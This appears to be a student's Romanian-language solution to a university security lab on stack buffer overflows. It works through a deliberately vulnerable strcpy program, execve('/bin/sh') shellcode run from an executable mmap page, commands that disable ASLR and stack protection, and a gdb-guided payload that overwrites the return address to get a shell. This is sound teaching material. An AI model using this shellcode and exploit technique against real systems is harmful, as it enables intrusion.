Laborator 6 – Rezolvare

**Ex 1**. *Let’s take a look at the following vulnerable code*:

// Vulnerable Code - Buffer Overflow

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

void func(char \*string)

{

char buffer[32];

strcpy(buffer, string);

}

int main(int argc, char \*argv[])

{

func(argv[1]);

return 0;

}


Ce face acest program? → Parametrul pe care îl transmitem noi programului prin *argv* va fi copiat în *buffer[32]*. Dacă acel parametru depășește cei 32 de biți alocați, vom avea buffer overflow.

Comandă: ***apt-get install libc6-dev-i386 gcc-multilib***

***gcc -g -m32 -o ex1 Ex1.c && ./ex1 $(python2 -c 'print (32\*"A")')***

***./ex1 $(python2 -c 'print (33\*"A")')***

Ce obținem:




*Stack Smashing is actually caused due to a protection mechanism used by gcc to detect buffer overflow errors.* ([Sursă](https://stackoverflow.com/questions/1345670/stack-smashing-detected))

Comandă: ***gcc -g -m32 -fno-stack-protector -o ex1 Ex1.c***

***./ex1 $(python2 -c 'print (100\*"A")')***

Ce obținem:



Acum obținem altă eroare: încercăm să accesăm o locație ilegală de memorie.

Comenzi: ***echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space*** → dezactivează ASLR

**Ex 2**. *Now write a program which writes this code in a pointer mapped in an executable page of the virtual memory, and lets call it p. Declare a pointer to a function which return an int and has no parameters and lets call it fct. Assign to fct the address of the pointer where you copied the shell code and run fct – you should obtain a shell.*

*(Hint – to obtain a pointer to a memory zone with execution rights use mmap.)*

// Getting a shell using machine code

#include<stdlib.h>

#include<stdio.h>

#include<string.h>

#include<sys/mman.h>

// Machine code for shell

char buffer[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

int main()

{

void \*p = mmap(NULL, sizeof(buffer), PROT\_READ | PROT\_WRITE | PROT\_EXEC, MAP\_ANONYMOUS | MAP\_PRIVATE, -1, 0);

if(p == MAP\_FAILED) {

perror("mmap");

return 1;

}

memcpy(p, buffer, sizeof(buffer));

((int(\*)())p)();


//unreachable code

munmap(p, sizeof(buffer));

return 0;

}

Obținem:



**Ex 3**. Instalăm *peda* (plugin *gdb*) → mai multe informații pentru fiecare instrucțiune din cod (adrese pentru regiștrii):

***git clone https://github.com/longld/peda.git ~/peda***

***echo "source ~/peda/peda.py" >> ~/.gdbinit***

***apt install gdb***

Pași pentru atacul de *buffer overflow* (pregătim 2 terminale):

**[T1]:**

***echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space*** → dezactivează ASLR

***gcc -o mys Ex3.c -z execstack -fno-stack-protector -g -O0 -m32***

* **-o**: output → fișierul de ieșire
* **-z execstack** (*keyword* specific): oferă drepturi executabile pentru stivă → avem nevoie de asta pentru că buffer-ul nostru va fi pe stivă și vrem să executăm
* **-O0**: dezactivează optimizarea de la compilator
* **-fno-stack-protector**: dezactivează protectorul pentru stivă
* **-m32**: compilare pentru arhitectura de 32bit
* **-g**: obținem informații de la compilator legate de debugging chiar în fișierul executabil

***./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"\*7)')***

**[T2]:**

***ps -e | grep mys*** → obținem PID-ul procesului (1716)


***sudo gdb attach PID***


***break Ex3.c:15*** → linia 15 e cea cu *strcpy* (punem breakpoint)

***continue*** → continuăm debugger-ul

***p &buffer*** → print adresa buffer-ului

***info frame*** → info legate de EBP etc... (simulăm GDB-PEDA)

******



În cazul meu:

* buffer: 0xffffd070→ "\x70\xd0\xff\xff"
* EBP: 0xffffd098→ "\x98\xd0\xff\xff"

Diferența este de 28 hexa, deci 40 bytes. 40-32(ai noștri din buffer)=8=EDI+EDS (regiștrii).

Comandă nouă: ***./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"\*7 + "A"\*8 + "\x98\xd0\xff\xff" + "\x70\xd0\xff\xff")')***

Refacem comenzile anterioare:

**[T1]:**

***echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space*** → dezactivează ASLR

***gcc -o mys Ex3.c -z execstack -fno-stack-protector -g -O0 -m32***

***./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"\*7 + "A"\*8 + "\x98\xd0\xff\xff" + "\x70\xd0\xff\xff")')***

**[T2]:**

***ps -e | grep mys*** → obținem PID-ul procesului (1716)

***sudo gdb attach PID***


***break Ex3.c:15*** → linia 15 e cea cu *strcpy* (punem breakpoint)

***continue*** → continuăm debugger-ul

***p &buffer*** → print adresa buffer-ului

***info frame*** → info legate de EBP etc... (simulăm GDB-PEDA)

Obținem:



În cazul meu:

* buffer: 0xffffd060→ "\x60\xd0\xff\xff"
* EBP: 0xffffd088→ "\x88\xd0\xff\xff"

Ștergem bucla de *while* din *funct*, recompilăm *Ex3.c* și...

Comandă nouă: ***./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"\*7 + "A"\*8 + "\x88\xd0\xff\xff" + "\x60\xd0\xff\xff")')***

